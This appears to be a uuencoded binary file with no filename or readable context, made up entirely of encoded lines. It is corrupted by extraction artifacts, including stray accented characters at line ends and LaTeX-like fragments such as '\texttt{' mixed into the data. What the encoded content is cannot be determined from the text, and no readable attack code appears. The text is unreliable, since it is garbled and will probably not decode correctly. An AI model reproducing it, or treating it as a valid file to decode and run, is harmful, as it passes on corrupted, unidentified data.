M[C0!LCA''PH9C?VM"L2#KF!+3&\$%\PE\.!7Q0=1'[+-/*_>NS^D&_IY6KM+8Đ MQNT,2YM%_08T^;(D!WT5^WVH_S2+/"MIS=-/>FUT#OM>?R]"K\<RCWVD08P\D M<J9GO=7[02(OT==>\WYYCG\$7<C"35NK[6SVO0;FV<5MBNDPPK>WO,_AMYIOUÐ M:.\0YKL]\M(9=5[RTAEU^B]7&OON5=;R?62U.3X:3;#5]Q,8__2<M+0CU!ANÐ M#C?".^_14,3V&(EW%"4W.<_H2X\$[:SSZ\I,CJ9MZ(,"[<CGBB/[]E#'O];EPĐ $MOL > 7\&?P1]YQ_>1"<ZW4QB5OQ/1R-/FT)B\!N)"7K#?D)9=H\A*1'N0E&PQYD$ MB0ISRTLN17G)9>5*-B D)9\IU](2E>]AX]SRDL/+[?*2E\J<\A+PZ *2*>5.Đ M6_'IH4&Y?SNBG,M+.BUA4\NEW5<9%DTM3PX,<;NFD+;*2*N'3ROGLA&:OF5@Đ M*=M(LWSKRKD\!/;?(D#4\$V0@C7T#F:0(T.IRB,Q+[<.@#F@+U@&?4<YE&&S3Đ MB?N8F>5<=A%)9H?2_3R\$0;U7SN46?._\$TQ]3SN44'-:5:\$EE9+_,+D?[\/Q@Đ MIR_9@RDQ_+AR+J,PPS&7K:+,^3)_NK=?KOH=RFXQPO2TT+8.(F0H-#":7"7:Đ M>'PYEU'@9IF;H^5&LF5_+5+MXL]-ZZ^*8!WFEDL;L&T#V53O:K8SG)_H[U%CD $M<@+*+SISQ^FB\#".8R227+U'PQG(NOVA*91(B2)2+\\@LM*-3;"[*Y%4F'O=]0D$ M.9=I\+:HZ*LQ?![*-%SAL*=&^4\$89100SF0BS8Y%A[JS4I[2JN0;M!>[SXJFD M\$]U"'C0791L@4V,HA;6#L':4:Z#<1R7%]G>@7\':B0;0I;UEP'64:02[LT.)D M/A3]#*19%#D?KB`HYP%YGY+H830U;U#.@8_/#&OR*>A2:RHIOXN@_`-P;)@4D MLISK'.6(2%Q>%2WG,A'H1R:I1-33YS?*13H22Y.=H-4D:`+(0*9#JX+,6MFD M0PKG05<YEX5\$DHF>AJ&EC<N2W6<UX9O?(L]OZW7J'!H<'\$AGDSW>;48YB5=,D M%F\1RDN4#),'@[@UH_7[@S@^`GEMXP/S\6\$^AW+&@_P><8RW-*@O\WD"\[&%Đ $M0_J$?\$[3;W)-L2:Y0,G-(^RN"=IN-,\$CW#);+C/\$;LE9(^RQAZX]G^/-\$R&N=Đ M443XBUAO6WJ8)R_K>,.>%A`G[(KF;>1Y>,8YF<;9S/,!:MF:Z\$X/B#).H6%;D $M,ZS]W10><,)EVWMH6*$/9+(PH#P^P,8I&-K95FLKU+?(I^&\LF`M\UT*ZSJ/Ð)$ MHT(; *%?1DUREQZFRQ!%VXE.PMIOAFK5PB',6K/,^AAO:\$Q8\?1^L]3Z!%^:;Đ M8!-)/ZSW/&UH53;9K],*6'>FR+0J&,(&8-WWX3S!@(;5'0DA?ST;>`#H[T1?Đ MGTK)\UT!?("1MGFHOUM?%\\!OH#'69CJ[UFR5,8,#J8R=`>"\5ZDC%.]9[Q9Đ $M,T6\<X%7T,>+K:&T/#6;ZX"[\WU*?LM#V:(OPUM<X<(DO,+Q#I^2\=KBK^7>Đ)$ M@>?3.9CL3O6FNGDT8UPAWB*>5\YX4*]3;?D%TTN'V`MGJFYGV/(SXET`O(08Đ M'_\$XFUDP]NM%P%]@>X>+"_7LL^;;F>P>Z.\1023J.FC-UQT7Z%*6QEV82&6;D $\texttt{M!_C(BC(O!KZ\#E]F2R/\QT=DPIGM=;FH4<=GZ\$>5.V?HLNJN(>\K6/?XZ(\$U^Đ)) }$ M>3<YR/]9W'-\KER3N>?08=)UJ%XW=*H.\JGWZ'U%G/\"V0"W2^\G7RQ7^U8(Đ MA]\OT6V6YY&KRIUZ9OMI&?J[H7H:GF\>N;9<[1]%OA`^1'BY7S;R+\$;=+U\$OĐ M",_UYGTDN93RWQ1IY-,`"E)?K]K,9"\!OL_[:KE3!PO\7ROG^]@;Y?X1Y83\$Đ $MN5?6Y5 < J73ZY&=.9_4&(;L\]CWQ=ZP\11V_O;49_3*3],5G:\^EJBL8[(XT4D)]$ $\label{eq:mm_A-'_`W=48} $$ MM[A-'_`W=48)O'\`-GT(L^ES1SF/V=X1B@3;FCK)PIFZM[X>]]2L'];:^\%\D$ M^T:%N<]H5)@ZA\GY[FLD-"_<"7**IE!G8R3,1!=2F&\$+5#*6[\@ZJ_'190IWĐ M>XS//>5B+)0LPSZ6?G(OQK7)2NQI`NO^B3?N_,SS\$;V_U/F(:L_9(VC/@T9[Đ MKC'T:/3R?X!QQ1F`[<S\$GK:\^&Q)>_8(T_[8F!,V/305/X\\8AFC_3W:]!C&D M!3D1P(6<Z(ERIYSHI^5*%B32@YSH26V\G&%N.='/RKF<Z.?EBGX(.=\$ORK6TĐ M1.5[B>4]H&^5V^5\$WRYWRHG`K\N)[BJ7<B+.BT@2Q F,[Y9+W1I=:X2%W52ND MR8HH']FPFBF?L+#OE<MW@CCCBVL@P\$\$^U&G`OU_.Y4,BON"#`'Z`%E_`[R_GĐ MLB&^UU:5AK`'RJ7>B[:WQXTZE@=Q\-T@ME''4!DVDX<U`]^@ASU4+M\+TOI#Đ MO7GSPW*IZZ+UB0J' J[7^[LCDQSJ&5`-P/K]J%R^'\1C6'1V?E+.Y4FV..I=Đ $MOCY.+7H\?;0P\#M2[PR..GM<MY?*=(1X/1T6$X1M#UK!3]?&M(S*_,_3Q1?BCD)$ $MY5R&9(ROY+4?+Y=O"[G&N(ZH.'VN,:XC(FSO-<9UC`=[JMS"`:".PR\-/JR"Đ)]$ MSMJ]#3ZL8QM_NW@_RF?]"N?LKS4^:SB^8C+3R!3K6U</W25GTZM)5'P)N?MOĐ $MRL5Y55[Y(-(T2B:VGDQL=J]%:MW>_NK!Y!&M24##S%P2L\/KM6+?V-J,;P[]D$ MEK6K4]Z=_5VY;O_<D2^S._X[%A]A-`VT,8\4%?P>X#Y[&Z%=M=@N<2]`^,<:D M_B+T[V?X)QO^_OU_O>\$/:OZ+K/VHGWP:;Q>871N>-9/N/+)TB^CJ72VHWOG>Đ $M@7&R2G*II^O1/+WN&*;:K)FNBNAAN6OBZ&]*V[>N\7*<J&7U"1\C;,SOQ_W3D$ $M9^{[5)}.Y^{T8}=46]F4S_{$',_\)6^{I''}TAWJ^J9^{'-},GZ0^V7^{S!<:CYF6L/JD}$ M;!+?T_XCPNHTV',<1AO(@0K612O+\WH>_;2RS/\G]-/"F?_/Z*>%,_\+W-\LĐ MPE]\$OPA_J1S;AJ,K^N0OLB[8V5C^7QD\DEBIU9OW;S21ZFOOE2';WM#>#><RÐ MX3KVGBSQOURNL*)VF'-ZN]YYO#/4&(N\$HXOCP6@T\$FZ(14-P`FB!"MKS"M(>Đ $MH; OPF1+%?[U:KK[A?([M\P)<9V&CL0<)$;6/&B+:OA#W+)N,^/L2WFY+&]J[Đ$ M01&68\$='J(E677D4?_^ZP=]#&1NT^QG_+-?/M//)%O1/)FIOHM>%\B7RW9`2Đ $M;"=7C?*1-\MSWQ<*]JQ(]'<G>\\0*(/SZOE*<;4+=WRYW[BO!_P[RJ_^2O*VJD])$ $M[(/UNU6^*F?Z!B-]6$M?@C](S^>[G^0;Z0_3^EO@E:AK887:3ZJ^<=HA>KO<D)$ MN2?5^U#L28'G?UOC^<=7.'G^O2H47R_2`_H8*G=X>Y>?ZB"L[S%U>H>@F>Đ $MO[1"2TM40M\A;IY_7(6=YQ]3X>3YP:_S_/]6/#]_=A(D/2!91-[JW^7R?-@5D)$

M#OQ1284+BQEO5%; AY(W&T-; E\$\X/P5P83?FA<FQ/187BAW+-A5QSB+\&+.^<Đ MH%?-]ZH*I8O"OK7Y`_Z:"KL\0H6YY1\$JS'U_20\[UMA[.^Y+&3IA*ET^V;?"Đ M*T^EIZ/KVY6,*-\",KG"G=;4F?!*>T"%P%^GWJ@]?AXY*\$<;S#>*]3"Q[S;UĐ MQ[SK%B"'53C3F+J3MC13, \$T=33,6XYOC, YP>GLIO+)F*^7GH+?\$5N+6]*=82Đ MLFG8N\$+\$&CNMPJU7LS_697J%O6UULN\5WIDR&10>S33&6-Y=]!CC69;XWOGGD MD6,\QLF[C`"9;90AXGKAW7&V.N6(/]<R)T2]\G+V5P&I-_IYLI%>ET/I_=Q@Đ M]D.`Z[V*\FS]T&3IN^'2-'O.0473[#K`.C&=EQX8&G325P92-#:LT=@3*]PZĐ $\texttt{M:@`[R8JK>:0%ZRC65GL\'VGS;(O[\#7(]S'Q+7"_;U*O7^T[HR.IZN3HMRCV7Đ]) }$ M1I&H,5Z"5GJG"9`NU1=LK9+V.PW^8['&?XCTS'ZGP7^H,#?_<0KR'Z=6J+51Đ M\!^G5VAIB<IW5H&;_YCHP7],,OB/20;_L7>%Y#\X3AGG__M4</Z#YN\$9#DLAÐ M/PMV1A'AJ*-F35];(7740+S5L%K3X=F00LHA.13%9!"V?X6\KP=Z0ZZT!U8HD M?;54OS/LX`HIDQ3YOAP6=DB%E\$5RF6#K0,]OG]().+1"RB-YB'%N?WB%E\$F*D $M<.YJ=P\&/J)!R21''H5=U9(642ZJT*`.>4:'>,F=AQID0]-E\?3QY+!9V5(64D)$ $M/0IU&08_ND+*&P$N=0R.K9\#R18!+G:`Y%5RV"/*Z5+*O1Y?)'E\A98N\?,R1D$ MZ0U4R+?+>1(M+%C!98R@2P3@'E`DZDJE0?U*ZK)5<#DCNQOHBH1Z;15<SLAEÐ ME:Y(,I]!LZR.9:LSJ6Z9#\3)NLJ2D619J]QER4A,1ZY"Z:]U#PQ*V>V\"GDOÐ $\texttt{MSP\&?7} \land \texttt{UUB+)C`CA>G`54E^-0?4U@>F[57"=-7Y'4`_E^0)>L+MX['XDQPS]D }$ MCB',0Z&G1K<7>@RN!U3!]='@OJ,9MJ""ZYY1NC*0Z.&P2(6F;P;QF0K(&S+^Đ M33I-,,)`WRPX.)@41;%@H2-6H>[?+4\L3>IAD/;;/%]KV#TR7Q4L\D1]LLZ!Đ MH71W4JM/9X74(U-AH;[D<DV7\/)^&-MCIH>P1U1[5#"FC55PO;'FE\A5ND0+D M*Z3.F`H"2L5G3T;L`4^K,'=A7#X>KW#?`9R90T\!]G?'T'WA&;C.)"K4OC#7Đ M_FY\$Y_8N\;KB6[HUOH5]:WM#\"<K['M#%>;>&ZHP]]Y0A:GS8EMY-^8(N]<SD MS'U&K*<SSXCU>IZMR3VZ-;YCP.`[!C6^0Z0'ON-L@^]086Z^(XU\1Z9"];O@Đ M.X8JM+1\$Y7NCS\UW]'KP'4L-OF.IP7<LJ\A]UIFJ\#[K/+/"^ZSSK`K[6>=9Đ M%?:SSKX*^UEG7X7]K'-YA?=99W_%\&>=_17>9YW]%?:S3ICCV0KWC((YOL*8D MXWO1T=Q+S'&<FR5T3J_\$,5Q583G[\IB;^ED6[:.MA]GWU(WM;='0HBC=0^-7Đ M#MEV<TM[,!INFQ?O#':%XL%(*\$B3N8&J_%HLGTZ=K7?B&0<_PT!!6'-?8JDFÐ MJZ<[M/OT[:RCD/JG:_YQU%^G^8NH?X;F+Z-^_:RDBOJ/10^Y#(>:Z2*7[4RLD M2!(1YU**)4OG9:3_"O`W*_^5X`\I_U7@;U+^ZTBH)Z65>0,)973_322T9)7FD MOY7&U_UWD%"W[O\V"25T_STT_:#FOX^\$4KK_0:A/HZK/PR3\$>U4[YWB\$UDE/Đ M\P2DZ>1ISF/K%%.P[\$GV**P"?*FF([>F0F'`S_UV?#'/304-NX\$2@3N*.!VZD M4]G*;JU2-''\PWZN`YI&L31W^(#_X5(TRXP:*5NFUR\:P!YO%_JS`/\%U<XĐ M;6?_T?N=^GA#JB>5'8%%N2FI_NR4\$1B>8Y#:PT8>]2#V/`:OQS!&Z.9W-,2FD $\texttt{MU} \texttt{]4'V;} \texttt{]HB} \texttt{XNE^!M'Z,EPCBS_!AS^C\&]73^,IX_U=\\ \texttt{.5@62/M\&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&]73^,IX_U=\\ \texttt{.5@62/M&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&]73^,IX_U=\\ \texttt{.5@62/M&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&]73^,IX_U=\\ \texttt{.5@62/M&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&]73^,IX_U=\\ \texttt{.5@62/M&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&]73^,IX_U=\\ \texttt{.5@62/M&D8SR:6THSLD} \texttt{]} \texttt{AS^C\&} \texttt{AS^C\&} \texttt{]} \texttt{AS^C\&} \texttt{AS^C\&} \texttt{]} \texttt{AS^C\&} \texttt{AS^C\&} \texttt{]} \texttt{AS^C\&} \texttt{$ M`?(]E*Z<>?8D>RF+1)/V]R>Y14B9JSU(YCN;Y)7`^?FE%<RVME&#;LI7+QU(Đ MK^9V%R^K8+9Q13ZLG_RDR'^YANN^[>BG'&U:0H<NS4WC)/J,KO(.T]Z9UNVNÐ M"ENKG\,SC`VLOEQOX(H*9;-2-=?;1CKLCVSV-#D\DTU(*,_CLQ5..YN?JW#:Đ MTX1Y-(KVX><M??C?/H^@[\'^ITY+P/\%Y-W\$&P#N,/>;(U^LX/9BOU3!:>\$"Đ M[?[DU1K_#+9)(>P:@UY!6)M'F*"A68RWH\$RKB\]'OERA:.,"[1[E]15:/.*NÐ M\U>PSC=4V&&B[CH=_QKRN=.(7E<?N<F@W;9R(:S!HXVSD(^]9(2X[X7GT(<ZD $M/D-_Z_C$,;&Y7N&V^@AW5:S6^[3"T#7Z=!CMB+N?[OJK!#C^<PV[4XQW!\[M9\DETECTION = 1.5] MYP./=\/V0]@M0+>:DMW"WO@MG(Y)_]<KF"U?9DI;V+X&:_1@AQ_>A2PE^_AOÐ MU>9GX..V9;V'O@N9Z[W6B#'OP7^'Q[Q78>XY]\$V<+W=6F&7X6!F"!MRET8!OĐ M5_`\O^.:YZJ^\$.\>CW@0)M[ON<-"`R(:#?A>A1;/0@/NQ?K?5V&'/8EKTH*RĐ $\label{eq:mg9n7ws} $$ MG9n7ws #6F = LKW//R6Q5.^R^W=;YN1W+7/R^Y8Y>; Q)^&=T/$TKCRP>^?*D $$ MG9n7ws #6F = LKW//R6Q5.^R^W=; MG9n7ws #6F = LKW/R6Q5.^R^W=; MG9n7ws #6F =$ M'O-.J&G+_"%%ZYF]<X&[/ZQPVF;_`?4_K.&[/H_`_^,*SK/_R%@3E*UDX]T9Đ $\verb|M/9W?G4Z$N?'W4<35Q] SSCZU73U38ZN8C/\4ROHC\Y7N&_73HB] Y4.I/5>"NHD | A Control of the control$ M?X; =:.) P+'' :]S#30B[),5ZMT'V)]Q,IG);#]&N0=P-PA#O">+[[SS1<D)M'4>&QS*2&Q?8V,*8B[%]JL)YA@YG=Z!C]HL*YWTBD*']LL)Y?V:(V/9Q?O)KÐ $MK+/]O)]/LJ"T#P\,-VL.9^:<^?5-6.*'">HN\[SOAD^RI\^8^%/M[<,\XWID]$ M3Q66_06[]\DJS#T_7L"\7M3&#L9M@E\$7,79_,>HLQM@9ST=>-NK\5RSG;\C_Ð MZCCVJD\$_(*^-MK;1\E\SRA<VT4Q9P2:M#X:(WI^J#^QZW@;A9E@!#_LN2?7WĐ M*!SA?HH:.IT5B\$+G9QORJ[_1^-7?5!AO+A#W_@S:HZ^#OZMPOU_P^PK[6P?/D M5MC?-8#VC^1=!:!7?Z9Y)'IZTF"]%/PO56AO-6#S@5X]3>\$]20Q)\O7T%157D $\label{eq:mom7s=u$dD*PBK=0,TE+0P&J6US\JG&_L/<J*$SU,MDZEP3*RRB]^Z=['IO5D]} \\$ MZ[(-B<`1>(?LR#*.2S.DS,CYUL@;QIYF6X5-ENOC;V)=+AHY'1L)&V`C02-9Đ M-L3@C3(]'JETTJ4/D2[Y*BUC[%=C[`YST]*\2IY7H%+1,BA_R):>XE\!UL5&Đ M=T6]1=S"2CO==<;SD3%&^T9CG<96\$M?;M.,KG707\MK+U@^T_`E&^1^4VN=\$Đ $M<:63[JJ^5_WU]$ \$CH[D@P49+ED: (MTI-AL'5[66=VQ\3WD;2)L?UQNK/_F/8>D

M[`E#1U<QB-B`0\$T^UE?BMWLH+OD_-`ZUA^DCT1'\;QN+:W;Y/.=1G+W2M\$/SĐ M]8L?2=V\6<.1UNN/^';7VQK?^+;!-]KD^O\VY"?06OC&_WCPC>_M`K[17^GDĐ M&_,K=;YQ1/29\8:C*MU\Y;A*-U]95.GF*TLJG7QE::6;KRRKU/C*8?;"\$+_<Đ M\$7^W3D!6GPJ]/KN;)"!.5#KKU"3ZNJK2R<.?0WGX*LK#5U>J&>?BX4>\$*MM=Đ M<[>L5GO#6<I[UUIDNL1QSN*0V>Y3J>1ATXB"UQI\U;[40U\E+R=FR)7!OW\EĐ MEVM-UG@G9YB;USP`^;H#M7QUGOG@2DL^M(:'8!D?X%Z!O6NKR;6@?:9<"]IFD MRK4.JD2YUFX3CTY9,C#0)]Z;(X=6.N5G\$3:V2GX&;=#E9U-]7'YVF(:+A9K\D $M;'<W2R\#U;I4!Q]L<LN\#CY1Z-X]@4Q+U\#\#9P\&_U3\$MR.,/0Z\G3V$<VZ2D0[\Displaystyle=100]$ MTROY?F.:D>X(B0]3BE3<(XO\$J-%]0-J;./8W1U6*<PY^QP3>^1:_695<_@+QĐ MBHQZ@/\8-N_RR=&8]T5TO@">'5NIW@8'O)K-S]K8"]S"'Y`O<*LXA>(5;L1/Đ MJ.<X\1(WPJ`^5>+U;PU6+5X`!_TJ'YRWC_'/U0!VDG9&\7'SJ&0WKT!N&J?HĐ MJ*2W&EV_O9C2]6*.FZN*G?3V2Q2GKD6]I:>D?2AU?[9,>]?QWV#3!^5(!^\$ZD M,M>W?7*@W;>Y<XEO=N_.@@_E5B&_@OFG\[?0KR"_:G3S#?_KUQ'TJZ1Q:Q6]D MWQ+D<;/S*M4<>95*MF<'8YWSE"N-$G+I[52T=,3*SE=;\/UH$6;FT4&S]*!D$ M/`NL\$7J:!89,JQUYGPBN/ZU&G:*5EC7%[R,Q@[]286[^J@O+6%AIE\^).HKUÐ M:K&'?, X9ST=.,=IR, I9S:J5[/\$XW^\$C(*VYK&RW_#*-\B.N.YR-+#/F<ZF?5D M!]_!LXL&%I?SA?"M[T'-.0JP4*5S#]I<Z=Z#SJ^T[T'#E3N_!^TT]J"+W'OOĐ MW40:.(]:9]G;GF;9VR8L>]MN8V_;8^QMZYB>3XD_.>S>:C=U@9.:[9%T<6FED MD[]=5JF_V^LC*>IO^&]8XU%\$9JY&NUM<8.MWL>;W53KI20.N^<OWY#7_OZB?Đ MG?LW_BW6=['_8>_/:&M]6N,!['`^3U;@VG6HMG:MTGB`H4J^)UR-:]!*8ZV:Đ $\label{eq:mbvo5} $$MBVO5\$"/>)$$XRUAQ<*^{$=7^548UE98}$$$ M6WJZ[J[+<88GVB/B7NC!(SCC^<BGC79?A'6ZN-(]7I<8/`+DM<'6#[3\2XVUĐ $\texttt{M7_6U} \verb|^T_2UO[SS+6_H\$*B]Z"L?:?;5G[,QYK?W87K/WG&6O_^7O(V@\D`M;KD) | $$ $$$ M"RQK_WK+VG^99>T_TEC[+S?6_EFX]G]FSUS[H0L<-&U/H8]N772W;J_2*7+KĐ M)/ZPF)"'B_G<>K18T`\$E+YA\$B-2AU.?H%RKY3_\$6?O)%;<Z^6TI(.<H6JHWZĐ MZ'3B34/G86J1FMM*/N8CUUAHU&!`U]WSD^N,?8YN=PYD;%_1P@\$FPPD/OZ'2Đ MQ?, 7W:ZM;3IM_:9!6^^@_CN-<?M6I9(OYA>IWQ`Q;;3GD[LJO6QO\]G8F>P>Đ M2B?C, *MP%N`M*'N`E, V*\DW=S+LK]3'.)_>@_^Y*=?_:3_DO7B?B_YZ%U]KQĐ M.O\$Q':)EK\$"96A)QLCE''S1J^>'5*Q,TPCME&:^:>P7)?/=!GO0!6/?<[63UD M!][T04 $M_{;4}$]9[%7HJWU[QT<R!Q'UTA&.<%3/ $U^{=}$ \$00[0&?C>)^-<PC\M7+>Đ MYY\$?&O- $^$@V;J,G0:S49^H\TG@-HW</(<math>^{2}Q8F_{3M}$?33C/2/R/2\;OL6\9_@Ð M<;+\$6;?'#%YH7XUVU6JTZPDC7VBCGJ_9YB<M]1@BJM[@U^/_W*C'(1CO;*,>Đ MOS#BB?SV,^+]RNASR.\0CSY[6J.-9CZBO!7(C]VO\6-0MSC8L]#\'#\5GP3YĐ $\texttt{M4?SA(\#S;^P'CT3(.\&)@\&\&.CM=<!@K\#+P_!GR=\"K_`1XE4PFM93=YQ]+'J7^D }$ MY-GJNR_+OQ]G_`M;J0GX?PIAR?ZE_"V9L>1G+'QP->=WQI+)17!ODP+B&1;_Đ $MJ4HXM>-G="(^6"ERQ&^E`(S_2QJ>'8BKYF.\7W.X[`*`_8;5V0D[C.:7'.AEÐ)$ $MW_0/Z!$; S; 72.5] (Y_EOW'-=(P7%#_=`ER9[:S+*!-->NUX+KY\FYKK\]Ð MP=9?HO2FC]3P\??&/'P6Y^%,?3^BG84!3NEG87\T\!]X@JG&/-3+>]Z(#_71Đ MXYOU^[,E R&BZ@-^/?Z+QKPY2NB5\$R>/\A<CGL@O:\1[V9A?D-]1'GWQBC: Đ MS'S^DF-^#1KS:]`RO[*[>'[]P9A?SVGSZSEM?OW)F%_7&O/K!6-^33?FUTO&Đ M 'K!F% 3C?GU5X Y]3?+ 'K5,K]F:?-KHS: &G!^O99[?DFE*GU6"9UNW58ND MV,74;>D* E:\$; :0#9CZO?IY@<Z#BK=-ODAT>Q;<CK2R8\%-,"@[%IU#2]))D M>&\$3-KN:/OL.;\%Q\$S:]BU3\LW0[#E4([UR6ZA5GRGQ_\1:GTBN2/=,87TEYD $M.O]6K3]K=_)-E\,<;>V&&2'M2SQ7`NT=E+"I["X]\6_3RB\DE*MJ##9T1B,DÐ$ $\texttt{M)C]YWB=;>3>Z!:0]*HS'$#*0/B"=7T4%G%KSC=3-(;)@(]2X;*+0ZE,_B[9C`D) $$$ MYO]@5W,T`4]GLG;`/B9`,FP^@?_M2JAW/[--`W6D..'_E]:F?7=1'3W>C_\$Đ MXXU@I`LJR)`KY@+5HPTF7]&_*[F\S6[+R:@%S<D)J)>VG/Z#^Y_)]GPZ6L\$@Đ $M./U7R!3_BGNG%=BO0RS>8!KN4F93RM;Z>Y4,1U@[P/\^Z]OLLE2F*949[$MTD]$ M<XM<TH9]&9/VM*>%#1V`?U`)^`\43;XJQ_J.[G?\'VKC,FD[^BX77D\../'ZĐ M,,1K7Y4+KV,MB-6Q%M67XBWG:QQER.<EN25%;0X'F\$V<5/\0/N*HS_M"`N_5D M,1-^&NW`U](86+>)XWA+C84J^SCRV35XJY*]:5U`VQ30VE2U"]^TSM6)0\$[Đ MW2AP]V]G8WM3"+N8?==[VK.&@8XN2P^LA.?@^+A+KYHOA55"/LUY#/A3[W YĐ MR)@J3NO'50\$QM.]374@53*<3JRW(QN!\SOB*QE<IV?A>F'^_8_XDLMET:LF0Đ M]E;!!WS^+. MC 600#4;X..JH(\&FP?2*O-I&/'!A-0KFE`%.#)HJ2"W(4Z[Đ MWU^D]771"/K.3E]"BZ+P3GR\BXXZ6T\,@*#SO(W\3806Q)D#:?&*K7SKPD]:Ð M4_T6>("N;RM23EB!7/,(JQ>TI]2!.R.K%XS#_!(^#K_S\3?<?(3B<6<HWAALD $M:V\+-P9;PB>'("Z$^3&L.1(.M36U+!;P/(3+IQYBD181%L"P2'M[M*F],=8:D))$ M:HN*L'P,,^\$%"`^V-<YOCQ`&&X6P4!O,@GBX,QYKHVMUL"/\$PPM%7B\$1CJ&8Đ MYV@,[PA&Y],&M+>R2O*P,1A&(3P((F'86`QK#;?*O,;)]D9H?_+RQPM8X_Q0Đ M:Y##]A*P<%2FG2#;W!H,M_%X10AK:6\,,K8\$XQ:;_8J)(*Q\$](?6!Z6B'6VJĐ

M[75D5'DIOKM707\$\$A#PL5K"1%;5PI@&AJ)&+=A5[T*XJ-^UJ:&\7JP-\<IQ[Đ M.D^\%=@<"D9CD5"\O>'\$4&.4(ESC_'#;/-%VGPP_N;V--K,EU.7H&[\,AY&)D MSP]2A(3D'!\=89UMX>9F\$1:0800#;4WM"RGK1_FQ,&MZ)Q%X*>.\$&MH;XQWMD M';&.UF!;<%Z(H2G'41&G(30_V!5NITL#QU,!;PIW!AM::!U.BG=\$VJ/MC>T"Đ $MWPIE'!CQEE;6<N8YB=:(C^]H&4>,?@-M(D%\%6&B\G$8NZ[0HG!;9S38TB)QD$ M5\3KHO.X*1@-Q=MH5>?!!V`_QV577G0]"T\$]6MJ#383CMH@3;&JB"Y[6%8CGD $M(EPTU-F6"3)\?C3:$8 1>=-ÐZS3H[%[9"FD17B;$M4FT/-M,.I@,5;>=HĐ$ M00B\\$.&QMD9F?*\)ZDQG7N-)(H\2&6=>*,IF-IT\K&F,`M`IP@A)DXA?*N-'Ð M@PT-H:9X0Z1]82=@#0\O4W7J;(DM8O4H=XTU=B]P!9WM,7C:\$N)5N.*UA.8%D M&Q?'&]M;.VBW=VIX72GC-K='&EF/1R@A;(K3@8W&>'Y5,LZBUA;H4JQCM:N<D $M:*BEC3;?P+\:548HA'6<J/`9QBX>;NN(L82M'5$Q+R;).'3H(U#]6!N\[=E`D$ M:<S>2&-JD,:\$VR@G1,O&%"UT>X6TQA)"2</3\@W1QL9X<[`SVJCPV`>P1DK9D M6PC.?>IO[6RD^\$-C:3`\$<!H`<8*..`&`=4:;6-9R#8+R.F2)?&Y#O,6=>KQ1Đ M++^.A;P:8AYSF%[&:%[N(LXWCZ([?MXODVB_,%+8TM+8WM9%^T+ST?;W>NP%D MKOR58S<UOOZV6R.))_@PL6>"]7_?*G&NE%=>6T60OX;]!5\#.%_8[\@[@SSWD M?E6P%B2@I/9>(T8OK@N3'7S61]\$>?U&B1)U=B?=:9OLD/H4[8#Z<%&^.X?CZÐ $M\&"S8V\$BG'F48VL(A3N?\#-X66DBY>624*)M/\;.3()\#X>TM31[A`9X>2!L=Ð$ MU>:6,-*K?`:/1F*=44@7;@[S=9[-?[JZM47I0M7)B`WR/Q`_M`AH?TNS%\$[PĐ M-%&ZI+7'HAI>TKBQ-D8IH^UQNM1&H@H_67LH-800A:Q=P\$>;\'@L'.\(15@EĐ M*"EJIG@[!O'V()C/M'I-+?\$P;)S@<#G1UQ>?-FW:=)C0'D'ROL0,O.L^%?&)D MGZ7V@OEU>\$J](=%]%E'PP88A4&L@\\$9@`<6?PH)#&8Y1PAUJ::)\$J;G=>*:.Ð M1(WWYE1,5H>#'+QWQT`FE37X;KZW;&;X6N@_7,-7H]QX0XK;C:<;!/'I*D_*Đ $M!B[@<^H(;4YM#U]U$,Z?(]U\51B9JC#?9UKW9W3^S(N%06:!7V+N3\<]6(.CD)$ M+F#^?3I1>P[PUQ&UWP#_#::O+6&V::E_)K.3"GN/&<Z]E+5L_=W\$6N,=Q6G4Đ M_SNLS_XL%[<98A%62/<^V:%TORX?X7)#W?2P>B.PBNCFBA6\EH`LAOG!^*N1Đ M.`Y'58&=9/8X@1R;657P-H':<PFZN(HH&_ZB+_E]>"VH0F7<8VF?72TUD=KĐ MA9R!KNETJ6T&N8&4*V@PBQQA22?JN["QX#C3T#>P!`:\$"#G-L2;.T"6]@2\$-Ð $M&TUY6Z[-WG(8^LM^;=T^H:J;U'.$=I:<JCV?:[V_5K)^4)5=EE:,T6&=I+D$ M(4.; KV2W@FX\$AJ\$;00]97=A=3E.#V([1+]'>:2-HRS^,?IV%9;38^C7<03<:Đ M0=FUW,O;];KB\>A^;5[H),K8\X/;&FIM\$/MHGQ[61+=]T1\&BWV?%MX9BL)JĐ $\texttt{M*_C3/"-,R!7XQE'(([OX\T)M=\$G5>4\$5\$FX3FR;!\$ZHP_MD<A(T2D>NP"D?^D)}$ M#]Z\+\1UM`WY/QD).4#IK^>V88[6\.SU\$8S-@BK[V\$0L^W&ZOY.40'EW_"RBĐ M;C@Y?YW[+*)B.\\B8E7NLX@NK6W[[*(ZOG]#V:+OQY43QWL.X%]<97_/086YĐ MWW/OT_U-L[4\$<,&#GU;EU.\$]O4J=Q8GT<!87KU)Y.\/<[R2<4<7?24A4J?8(D $\texttt{M} > \texttt{Y}? = \texttt{55I} : \texttt{HO} * \texttt{]W} / (\texttt{^Y}, \texttt{E5} \texttt{]G} < \texttt{23JEROI}, \texttt{^?OV} = \texttt{A} \& . \texttt{K} * \texttt{L}) _ + \texttt{T}! ? \texttt{KZ} \texttt{[I$J} \setminus ! < \texttt{"} \texttt{A} \texttt{D}$ MP``NH8NS>/>CI\KY)D`!K7F`Q&+-S,[?0?XDUK.W2KT%8.84LX*'/_-XU:!QĐ MLW\$>+7//([HI[N@*1L)!NOF-F9#ME?V+-?!,=SF"6C-:/572SG!/7[)SV5"VĐ M9V!EOZ"9S0/I[F2/A*+<SX^TIX_3'A',SH48]=\$AM!"U9VIC,E1.`449#\$8)D MLI+[^#E,/NRKY,\$,SHSE<YK+_(VP\$H`X2Y?CY6.^;5\$0<\$9"S:%(J*U1T%PMD M3-)9!J,]#KLW>'P!9%Z16*-&XPNQO/965=?1'"9%S5R.YH#%HXN50'BL\$489Ð $MLGFZC'H<\#V]KQ]4%^GL\]G<_[^^F]E;0\%7=K0%PKX^Z\`$^1W]7XJ0YX#^[Ð$ MBNML#B)^3+6_6<->1&)G%_)3T;5,E:)K6?P6NBM#2)>'JFSEYI\$558)F^9F>Đ MF?[V<06E@ZNJ5!XE`5L>^60UYF\$_MX*."7=VL..S3H;RRJO:\`FLM_W=9IJ(Đ $\label{eq:mg-suy} 